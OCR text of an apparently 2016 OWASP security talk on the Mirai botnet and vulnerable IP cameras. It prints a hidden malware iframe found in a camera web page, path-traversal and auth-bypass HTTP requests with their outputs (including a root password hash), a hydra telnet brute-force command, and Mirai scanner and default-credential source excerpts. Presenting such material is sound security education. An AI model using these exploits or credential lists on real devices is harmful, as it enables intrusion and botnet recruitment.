Mirai botnet

Intro to discussion

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OWASP Kraków, 15.11.2016

We have all heard about it...

NOV 3, 2016 @ 04:00 PM 16,466 VIEWS

The Little Black Book of Billionaire Secrets

Someone Just Used The Mirai Botnet To Knock An Entire Country Offline

Lee M

Observi

Opinions

Last month,

theguardian

sport football opinion culture business lifestyle fashion environm

DDoS attack that disrupted interne was largest of its kind in history, experts say

Dyn, the victim of last week's denial of service attack, said it was orc using a weapon called the Mirai botnet as the 'primary source of mal attack'


- Major cyber attack disrupts internet service across Europe and US

21 OCT 16


Hacked Cameras, DVRs Powered Today's Massive Internet Outage

A massive and sustained Internet attack that has caused outages and network congestion today for a large number of Web sites was launched with the help of hacked "Internet of Things" (IoT) devices, such as CCTV video cameras and digital video recorders, new data suggests.

Earlier today cyber criminals began training their attack cannons on **Dyn**, an Internet infrastructure company that provides critical technology services to some of the Internet's top destinations. The attack began creating problems for Internet users reaching an array of sites, including Twitter, Amazon, Tumblr, Reddit, Spotify and Netflix.



Most often pointed manufacturer



No, it’s not us, it’s the users!

First, most of the security problem is because the user does not change the default password, this is the most vulnerable to use and breakthrough, so we once again remind the user to change the password in time.

Second, for embedded devices telnet attack, Mai Xiong long before April 2015 on related products closed the port. Therefore, for the product in April 2015 after the hacker is simply no way to use the port to attack, and until April 2015 for the production of products, Mai Xiong has provided firmware upgrade, if it is really worried about the risk Can be resolved through the upgrade. However, according to third-party expert analysis, for embedded closed system products, hacker attacks against the port, the device itself does not have any destructive, even without upgrading the device does not affect any use.

http://www.xiongmaitech.com/index.php/news/info/12/76

(only Chinese, I used Google translator)


equipment must also be based on the following three conditions: 1, the device is used in April 2015 before the firmware; 2, the device default user name and password ; 3, the device is directly exposed to the public network (DMZ to do mapping), without a firewall. Any of the above conditions are not available, male equipment can not be attacked or manipulated, so the attack on the actual use of the equipment has little effect. And for male Mai domestic use P2P because the network device and forward technology (no need to do mapping DMZ), the more impossible hacker attacks. Xiongmai started from the bank monitoring system, security technology is not only important but also an advantage.


Security is the common problem of all mankind, since the industry has experienced leading enterprises, then the male is not afraid to go through a time. In the face of this completely untrue malicious discourse, we will not go too much explanation and sophistry, but will first put the customer and the user first, focus on products and services to take action to show that we are responsible for the customer Attitude and bear the corresponding social responsibility.

My story...

- The best-priced IP camera with PoE and ONVIF
- Management standard (was supposed to) assure painless integration of the video in my installation.

ONVIF


http://camera.local/
NETSurveillance WEB
Language:
DownLoad
This webpage wants to run the following add-on: 'web activex module' from 'Microsoft (unverified publisher)'.
What's the risk?
Allow


DownLoad
Do you want to run or save NewActive.exe (3,01 MB) from [redacted]?
This type of file could harm your computer.
Run
Save
Cancel

virustotal

SHA256: 2a444d5d41d705c626d6a76651d3e6898e93158cf71c0bbcbe150d491d735303

File name: NewActive.exe

Detection ratio: 3 / 55

Analysis date: 2015-04-28 19:41:29 UTC (2 weeks, 5 days ago) View latest

Analysis | File detail | Additional information | Comments 0 | Votes | Behavioural information

Antivirus	Result	Update
ByteHero	Virus.Win32.Part.a	20150428
CMC	Trojan-Downloader.Win32.Geral!O	20150423
TrendMicro-HouseCall	Suspicious_GEN.F47V0420	20150428
AVG	✓	20150428

Malware embedded…

```
<div id="mc" style="clear: both; height: 13px; text-align: center; background: url(mc.jpg) repeat-x;">
    CopyRight 2015,All Rights Reserved
</div>
<div style="position: absolute; top: -2000px; width: 0px;">
    <a style="background: url(yt11.jpg)"></a><a style="background: url(yt21.jpg)"></a>
    <a style="background: url(yt31.jpg)"></a><a style="background: url(yt41.jpg)"></a>
    <a style="background: url(yt51.jpg)"></a><a style="background: url(yt61.jpg)"></a>
    <a style="background: url(yt71.jpg)"></a><a style="background: url(yt81.jpg)"></a>
    <a style="background: url(yt91.jpg)"></a><a style="background: url(yt+1.gif)"></a>
    <a style="background: url(yt-1.gif)"></a><a style="background: url(stopAll1.jpg)">
    </a><a style="background: url(startAll1.jpg)"></a><a style="background: url(11.jpg)">
    </a><a style="background: url(41.jpg)"></a><a style="background: url(91.jpg)"></a>
    <a style="background: url(161.jpg)"></a><a style="background: url(251.jpg)"></a>
    <a style="background: url(361.jpg)"></a>
</div>
<iframe style="height:1px" src="http://www&#46;Brenz.pl/rc/" frameborder=0 width=1></iframe>
```

http://artfulhacker.com/post/142519805054/beware-even-things-on-amazon-come

https://ipcamtalk.com/threads/brenz-pl-malware-in-ip-cameras-what-now.12851/

http://forums.whirlpool.net.au/forum-replies.cfm?t=2362073&p=11&#r211

Path traversal

Request

Raw | Params | Headers | Hex

```
GET /../../etc/passwd HTTP/1.1
Host: 10.5.5.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en,en-US;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: NetSuveillanceWebCookie=%7B%22username%22%3A%22admin%22%7D
Connection: close
```

Response

Raw | Hex

```
HTTP/1.0 200 OK
Content-type: text/plain
Server: uc-httpd 1.0.0
Expires: 0


root:$1$RYIwEiRA$d5iRRVQ5ZeRTrJwGjRy.B0:0:0:root:/:/bin/sh
```

Auth bypass...

Request

Raw | Headers | Hex

```
GET /DVR.htm HTTP/1.1
Host: 10.5.5.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en,en-US;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
```

Response

Raw | Hex | HTML | Render

```
HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httpd 1.0.0
Expires: 0


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>NetSurveillance</title>
    <meta http-equiv="Content-Style-Type" content="text/css" />
    <meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />

    <script type="text/javascript" src="m.jsp"></script>

    <script type="text/javascript">

var g_SoftWareVersion="V4.02.R12.00006510.10010.1404";
var g_HardWareVersion="Unknown";
var g_mBuildTime="2014/5/26 10:4:55";
var g_SerialNo="00121564fcdd";
var g_VideoInChannel=1;
var g_AlarmInChannel=2;
var g_AlarmOutChannel=1;
var g_AudioInChannel=1;
var g_DigChannel=0;
```

„CLOUD SERVICE”

The „cloud” service

```
# tcpdump host camera.local

18:48:41.290938 IP camera.local.49030 > ec2-
54-72-86-70.eu-west-
1.compute.amazonaws.com.8000: UDP, length 25
```


User Login
Device Login
Login And Preview
ID
0012122ed34a
Verify Code
4562
4562

Device login – no pass, static captcha, id=MAC ;)

FAQ

Case 1>□there is mosaic or splash screen on the image.

Reason: to some special network, the MTU Value is quite low, we do not take full consideration regarding this issue, which result in the imperfect of data-pack, then comes with splash screen. The upcoming version of firmware had been upgraded.

Case 2>□Use correct MAC address but access to other user's device and see the video. Reason: At the very beginning, there is a small quantity of device with same MAC address, which lead to this problem. After then, we improved the safety level to stop this problem.

Case 3>□The Nat status on device side shows: connected, but web site shows the device is not online. Reason: The firmware defect itself, when RTC clock is abnormal, will come out this problem. Upcoming version of firmware had been upgraded.

TELNET

Nmap

```
root@kali:~# nmap 10.5.5.20
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-11-06 10:59 EST
Nmap scan report for 10.5.5.20
Host is up (0.019s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
80/tcp   open  http
554/tcp  open  rtsp
8899/tcp open  ospf-lite
```

Mirai credentials for brute-force

https://github.com/securing/mirai_credentials

Now go and brute the telnet

- `root@kali:~# hydra -C mirai_creds.txt telnet://10.5.5.20`


few seconds later...

```
ja@t450s ~/owasp/mirai $ hydra -C mirai_creds.txt telnet://10.5.5.20
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-11-14 23:59:02
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if avai
lable
[DATA] max 16 tasks per 1 server, overall 64 tasks, 62 login tries, ~0 tries per task
[DATA] attacking service telnet on port 23
[23][telnet] host: 10.5.5.20   login: root   password: xmhdipc
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-11-14 23:59:16
ja@t450s ~/owasp/mirai $
```

The telnet password

- I did not have the credentials few years ago...
- But the password was already known then.



Wait...

- But we have changed the default password, didn't we?

equipment must also be based on the following three conditions: 1, the device is used in April 2015 before the firmware; ~~2, the device default user name and password ;~~ 3, the device is directly exposed to the public network (DMZ to do mapping), without a firewall. Any of the above conditions are not available, male equipment can not be attacked or manipulated, so the attack on the actual use of the equipment has little effect. And for male Mai domestic use P2P because the network device and forward technology (no need to do mapping DMZ), the more impossible hacker attacks. Xiongmai started from the bank monitoring system, security technology is not only important but also an advantage.

https://www.us-cert.gov/ncas/alerts/TA16-288A

So, where is the password?

```
# cat /etc/passwd
root:$1$RYIwEiRA$d5iRRVQ5ZeRTrJwGjRy.
B0:0:0:root:/:/bin/sh
# mount
/dev/root on / type cramfs
(ro,relatime)
```

Can we change it?

```
# passwd
-sh: passwd: not found
# echo "better etc passwd" > /etc/passwd
-sh: can't create /etc/passwd: Read-only file system
# mount -o remount,rw /
# mount
/dev/root on / type cramfs (ro,relatime)
```

So, it looks like we have to reflash...

- The DVR (10.5.5.30) has telnet disabled.
- Firmware versions starting mid-2015.
- But for many models the upgrade is not available ;)
- ... and the DVR still has telnet on 9527 ;) not to mention other vulns

HOW TO UPGRADE FIRMWARE?

Let’s imagine you are a regular camera user...

- You have bought a camera in the nearest shop with cameras.
- You know your camera is vulnerable and should be upgraded.
- Try to find out how to do it, and where to find the firmware.

How do you think will regular user do?

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
DEVICE SUPPLY CHAIN

Various vendors – same device

Supply chain

Fabless manufacturing

Board Support Package - drivers, bootloader, kernel-lev
Broadcom, Texas Instruments, HiSilicon, WindRive



Original Device Manufacturer – web interface, SDK,
usually unknown from China, Taiwan etc.

Original Equipment Manufacturer – composing, branding ODMs
+ support, license, warranty...


Value Added Reseller / Distributor

End user

Supply chain

Fabless manufacturing

Board Support Package - drivers, bootloader, kernel-lev
Broadcom, Texas Instruments, HiSilicon, WindRive



Features, Price!

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

?

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?

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+ support, license, warranty...

?

Value Added Reseller / Distributor

Security?

End user

MIRAI

Back in 2012

Internet Census Project

http://internetcensus2012.bitbucket.org/paper.html

Abstract While playing around with the Nmap Scripting Engine (NSE) we discovered an amazing number of open embedded devices on the Internet. Many of them are based on Linux and allow login to standard BusyBox with empty or default credentials. We used these devices to build a distributed port scanner to scan all IPv4 addresses. These scans include service probes for the most common ports, ICMP ping, reverse DNS and SYN scans. We analyzed some of the data to get an estimation of the IP address usage.

All data gathered during our research is released into the public domain for further study.

2012 vs 2016




Figure 1: Carna Botnet client distribution March to December 2012. ~420K Clients

http://internetcensus2012.bitbucket.org/paper.html

https://www.malwaretech.com/2016/10/mapping-mirai-a-botnet-case-study.html

Mirai source

https://github.com/jgamblin/Mirai-Source-Code/

Warning:

- The zip file for the is repo is being identified by some AV programs as malware.

Worth reading

- The original post with source code :
- Mirai-Source-Code-master/ForumPost.txt

How does it spread?

- mirai/bot/scanner.c

Scans for random IPs with several exclusions ;)

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                             // 127.0.0.0/8      - Loopback
          (o1 == 0) ||                              // 0.0.0.0/8        - Invalid address space
          (o1 == 3) ||                              // 3.0.0.0/8        - General Electric Company
          (o1 == 15 || o1 == 16) ||                 // 15.0.0.0/7       - Hewlett-Packard Company
          (o1 == 56) ||                             // 56.0.0.0/8       - US Postal Service
          (o1 == 10) ||                             // 10.0.0.0/8       - Internal network
          (o1 == 192 && o2 == 168) ||               // 192.168.0.0/16   - Internal network
          (o1 == 172 && o2 >= 16 && o2 < 32) ||     // 172.16.0.0/14    - Internal network
          (o1 == 100 && o2 >= 64 && o2 < 127) ||    // 100.64.0.0/10    - IANA NAT reserved
          (o1 == 169 && o2 > 254) ||                // 169.254.0.0/16   - IANA NAT reserved
          (o1 == 198 && o2 >= 18 && o2 < 20) ||     // 198.18.0.0/15    - IANA Special use
          (o1 >= 224) ||                            // 224.*.*.*+       - Multicast
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 5
= 214 || o1 == 215) // Department of Defense
    );
```

Next, tries to hit the telnet

- And once per ten also on 2323

```
if (i % 10 == 0)
{
    tcph->dest = htons(2323);
}
else
{
    tcph->dest = htons(23);
}
```

Password list

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x41\x11\x17\x13\x13", 10);                 // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                      // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x48\x4F\x4B\x4C", 8);                      // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                      // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                          // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                          // root     1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);      // admin    smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                      // admin    1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                  // root     666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);          // root     password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                          // root     1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                  // root     klv123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);  // service  service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);                  // guest    guest
